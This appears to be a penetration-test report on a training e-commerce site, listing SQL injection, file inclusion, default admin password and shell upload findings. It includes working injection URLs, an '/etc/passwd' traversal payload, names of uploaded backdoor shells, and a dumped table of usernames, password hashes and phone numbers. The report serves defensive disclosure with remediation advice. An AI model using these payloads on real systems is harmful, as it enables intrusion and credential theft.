

LifeStyle Store



E-Commerce Platform

Detailed Developer Report

Security status –Extremely Vulnerable

- Hacker can steal all records in LifeStyle databases (SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content (Shell Upload)
- Hacker can get account details of another customer like by changing the number in edit profile link (IDOR)
- Hacker can send multiple requests (Rate Limiting Flaw)
- Hacker can add/remove items in cart (CSRF)
- use of http instead of https

Vulnerability statistics



Vulnerabilities

Sr.no.	Severity	Vulnerabilities	count
1	Critical	SQL injections	2
2	Critical	Remote file inclusion	1
3	Critical	Admin panel access	1
4	Critical	Insecure /Arbitrary File Uploads	1
5	Critical	Unauthorised Access To Seller account access	1
6	Critical	Components with known vulnerability	3
7	Severe	Crypto Configuration Flaws	1
8	Severe	C.S.R.F	2
9	Severe	Coupon code brute force	1

Vulnerabilities

Sr.no.	Severity	Vulnerabilities	count
11	Severe	Insecure direct object references	3
12	Severe	Open redirection	1
13	Severe	Cross site scripting	2
14	High	Client side filter bypass	1
15	High	Directory listing	1
16	High	Personnel identifiable information	1
17	Low	Default and debug pages	5
18	Low	Default error display	2

1. S.Q.L. Injections

SQL

The bellow mentioned url is vulnerable to sql injections

- Affacted url

`http://13.235.132.114/products.php?cat=(here)`

- Affacted parameters

1. cat

- Payload

`cat=3'`

- Affacted url

`http://13.235.132.114/search/search.php?q=(here)`

- Affacted parameters

1. q


- Payload

`q=woodland'`

Observations

At home page click on any one category.

Notice the get category of cat and add ' and then observe the error.




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" LIMIT 0, 9' at line 1

Observations

- In this URL : `http://13.235.132.114/products.php?cat=3`
- We apply single quote in house parameter: **products.php?cat=3'** and we get complete MySQL error: (img 1)
- We then put `--+` : **products.php?cat=3'--+** and the error is removed confirming SQL injection:(img 2)
- When we write `http://13.235.132.114/products.php?cat=3' --+` the error would be removed
That confirms the sql injection


Observations

- img1:



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "3" LIMIT 0, 9' at line 1


- img2:



Proof of concept

Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

[http://13.235.132.114/products.php?cat=3%27%20union%20select%20database\(\),version\(\),database\(\),version\(\),version\(\),version\(\)%20--+](http://13.235.132.114/products.php?cat=3%27%20union%20select%20database(),version(),database(),version(),version(),version()%20--+)



Proof of concept

No of databases: 2

- information_schema
- hacking_training_project

No of tables in SQL_Injection_V3: 10

- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- users

user_name	type	password	phone_number
admin	admin	\$2y\$10\$Phrdr2F1sC9l2mG6jY5af.QbdJ706yasyHc/CZiNEchBPsWjiwuK2	8521479630
Dona1234	customer	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKviry7ysJtx0kBq0JURAHsO	9489625136
Pluto98	customer	\$2y\$10\$ba4bpp3nqfFRPB9.w.s4KeU36ecbRemyM6bj65FI/Q1Et0qv1x9QK	8912345670
chandan	seller	\$2y\$10\$4czBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03Njrls0VeioOKLVDa	7854126395
Popeye786	customer	\$2y\$10\$Fkv1RfwYTiow0w2CaZtAQuXvhGAUijt>If/yTkNPc5zTrsVm7EeC	9745612300
Radhika	seller	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6xxui8kt1WtrfqhTutCA8JC.	9512300052
Nandan	seller	\$2y\$10\$G.cRNLMEiG79ZFXE1Hg.R.o953340u0xmzu4.9MqzR5614ucwnk59K	7845129630
MurthyAdapa	customer	\$2y\$10\$mzQGzD4sDSj2EunpCioe4ek18c1Abs0T2P1a1P6eV1DPR.11UubDG	8365738264
john	customer	\$2y\$10\$GhDB8h1X6xjPMY12Gz1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	6598325015
bob	customer	\$2y\$10\$kiuikn3HPFbuyTtK751LNurxzqC0LX3eMGy0/Ux16J0oG37dCGKLq	8576308560
jack	customer	\$2y\$10\$z/nyN1kRJ76m9ItMZ4N510eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	9848478231
bulla	customer	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDjHCWbm2w/xuKpjEEI/zjG	7645835473
hunter	customer	\$2y\$10\$pB3U9iFxwBgSb12AkBpiEeIBdhiYfwy9y.xv23q12gGbMCyn7N3g2	9788777777
asd	customer	\$2y\$10\$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0w8Q/wEHmwzBFqVIkBQFpCF2	9876543210
acdc	customer	\$2y\$10\$j50B78.gpuculTwphwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	9999999999
FindMe	customer	\$2y\$10\$ieLzsBhtXY0N92wyo3o5y.BQJ04zd7tpcF18xV61F/fhyBT6.zfNa	9999999999

Business impact- Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of some information extracted from users table which shows user credentials being leaked .Since the passwords are hashed ,the risk is comparatively low .

Attacker can use this information to attack the users and login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

http://13.235.132.114/products.php?cat=1%27%20union%20select%201,user_name,3,password,5,6,7%20from%20users%20--+

 Nike Basic Tshirt 499	admin \$2y\$10\$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaT62y\$10\$4cZBEIrgthXdvT1hwUliuFELe03rR.Glcdp038... VIEW PRODUCT	Donal234 \$2y\$10\$4cZBEIrgthXdvT1hwUliuFELe03rR.Glcdp038... VIEW PRODUCT
VIEW PRODUCT		
Pluto98 \$2y\$10\$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaT62y\$10\$4cZBEIrgthXdvT1hwUliuFELe03rR.Glcdp038... VIEW PRODUCT	chandan \$2y\$10\$4cZBEIrgthXdvT1hwUliuFELe03rR.Glcdp038... VIEW PRODUCT	Popeye786 \$2y\$10\$4cZBEIrgthXdvT1hwUliuFELe03rR.Glcdp038... VIEW PRODUCT
Radhika \$2y\$10\$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8\$2y\$10\$51taRNLM... VIEW PRODUCT	Nandan \$2y\$10\$51taRNLM... VIEW PRODUCT	MurthyAdapa \$2y\$10\$51taRNLM... VIEW PRODUCT

Recommendations

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only
- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ‘ to \' , “ to \”, \ to \\\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions.

References

- *https://www.owasp.org/index.php/SQL_Injection*
- *https://en.wikipedia.org/wiki/SQL_injection*

2. Remote File inclusion

RFI

Below mentioned url is vulnerable to RFI

- Affected url


`http://13.235.132.114/?includelang=(here)`

Payload

`../../../../etc/passwd`

Observations


When you click on change language you get a 'get' parameter of includelang which is vulnerable for file inclusion.



Here we have tested Local file inclusion to execute a file which gives us user name

POC-attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



Business impact- Extremely high

- Any attacker can have the root access of your website
- He can execute commands
- Through the website he can have access of the server and can infect other websites hosted on that server
- He can even deface your websites

Recommendations

- To safely parse user-supplied filenames it's much better to **maintain a whitelist of acceptable filenames** and use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected. This is the [approach that OWASP recommends](#).

References

- <https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/>
- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- https://en.wikipedia.org/wiki/File_inclusion_vulnerability

3.Admin panel access

Admin
panel
access

Below mentioned URL is vulnerable to Arbitrary File Upload and making other admin level changes.

- Affected url
<http://13.235.132.114/wondercms/loginURL>

Observation

- When we navigate to `http://13.235.132.114/wondercms/` url ,we get the password on the page and login as : admin
- in the url `http://13.235.132.114/wondercms/loginURL` .

The screenshot shows a web browser window with the following details:

- Address Bar:** Shows the URL `http://13.235.132.114/wondercms/`. A warning icon indicates "Not secure".
- Toolbar:** Includes links for Apps, Gmail, YouTube, Maps, and Translate.
- Content Area:**
 - A message: "Change the default admin login URL. (*Settings -> Security*)"
 - A message: "Change the default password. (*Settings -> Security*)"
 - A message: "New WonderCMS update available.
– Backup your website and check what's new before updating."
 - Buttons: "Create backup" and "Update WonderCMS".
- Navigation:** Buttons for "SETTINGS" and "LOGOUT".
- Website Title:** "Website title" input field.
- Page Content:**
 - A central box contains the text "It's alive!" and "Welcome to your WonderCMS powered website." followed by a link "Click here to login, the password is **admin**".
 - A footer section titled "About your website" with the text "Photo, website description, contact information, mini map or anything else." and "This content is static and visible on all pages."

Proof of Concept (PoC)

- Hacker can change the admin login password making the actual admin unable to login the next time . Hacker can also add and delete pages.
- Here is the admin dashboard:-

The screenshot shows a CMS admin dashboard with the following sections:

- CURRENT PAGE**: ADMIN LOGIN URL (loginURL) and a note: **IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL**.
- GENERAL**: PASSWORD section containing OLD PASSWORD, NEW PASSWORD, and a blue **CHANGE PASSWORD** button. This section is highlighted with a red box.
- FILES**: BACKUP section with a blue **BACKUP WEBSITE** button and a link to **HOW TO RESTORE BACKUPS?**.
- THEMES & PLUGINS**: A section showing a menu with items Home and Example, each with a blue eye icon. There are also blue **ADD PAGE** and **EDIT PAGE** buttons. To the right, there are up and down arrows for sorting, and two red **X** buttons for deleting.
- SECURITY**: Website title input field.
- THEME**: Default theme selection dropdown.
- PAGE TO DISPLAY ON HOMEPAGE**: Input field containing **home**.
- FOOTER**: Copyright notice **©2019 Your website**.

Proof of Concept (PoC)

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

UPLOAD

No file chosen

REMOVE FILES

/wondercms/files/.htaccess
 /wondercms/files/a.php
 /wondercms/files/b374kmini.php
 /wondercms/files/ini.php
 /wondercms/files/php.ini
 /wondercms/files/shell.php

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

INSTALL OR UPDATE

THEME PLUGIN

Paste link/URL to ZIP file

GET THEMES • GET PLUGINS

REMOVE THEMES

DEFAULT

REMOVE PLUGINS

Business impact-extremely high

- Using this vulnerability ,the attacker can get complete access to the blog of the website.
- The attacker can change the password or even change the url of the admin panel and restrict the admin to access it.
- Even pages can be created and deleted along with editing.
- Files can be added (without verification) and hence can be dangerous to the entire website,as the control of the entire website can be taken.

Recommendations

- The default password should be changed and a strong password must be setup.
- The admin url must also be such that its not accessible to normal users.
- Password changing option must be done with 2 to 3 step verification.
- Password must be at least 8 characters long containing numbers,alphanumerics,etc.
- All the default accounts should be removed.
- Password should not be reused.

References

- [https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_\(OTG_x0002_AUTHN-009\)](https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG_x0002_AUTHN-009))
- https://www.owasp.org/index.php/Default_Passwords
- <https://www.us-cert.gov/ncas/alerts/TA13-175A>

4.Insecure/Arbitrary file uploads



Insecure file uploads

The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the version is known to have vulnerabilities

- Affected url
<http://13.235.132.114/wondercms/>
- Affected Parameters :
File Upload (POST parameter)
- Uploaded file
backdoor shell


Observations

- Login using any of the user's details on the Lifestyle store and navigate to Blog tab . Now click on Login and put the password - admin.
- Then click on Settings tab and Click on Files tab . Here hacker can upload the file like shown .
- Click on the uploaded file chkochi.php and it will be opened.



POC - Any command can be executed

- The chkochi.php I uploaded was executed successfully
- Weak password - admin.
- Arbitrary File Inclusion.
- Below is the result of the uploaded file in the previous slide likewise some malicious shell can be uploaded as well.



Business impact-Extremely high

The consequences of unrestricted file upload can vary:-

- The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing
- forwarding attacks to back-end systems
- client-side attacks, or simple defacement.
- Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated.

Recommendations

- Never accept a filename and its extension directly without having a whitelist filter.
- The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated: CVE-2017-14521.
- Change the Admin password to something strong and not guessable.
- Rename the files using a code, so that the attacker cannot play around with file names.
- Use static file hosting servers like CDNs and file clouds to store files instead of storing them on the application server itself

References

- IIS 6.0 Security Best Practices [[http://technet.microsoft.com/en-us/library/cc782762\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc782762(WS.10).aspx)]
- Securing Sites with Web Site Permissions [[http://technet.microsoft.com/en-us/library/cc756133\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc756133(WS.10).aspx)]
- IIS 6.0 Operations Guide [[http://technet.microsoft.com/en-us/library/cc785089\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc785089(WS.10).aspx)]
- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.opswat.com/blog/file-upload-protection-best-practices>

5.Unauthorised Access To Seller account access

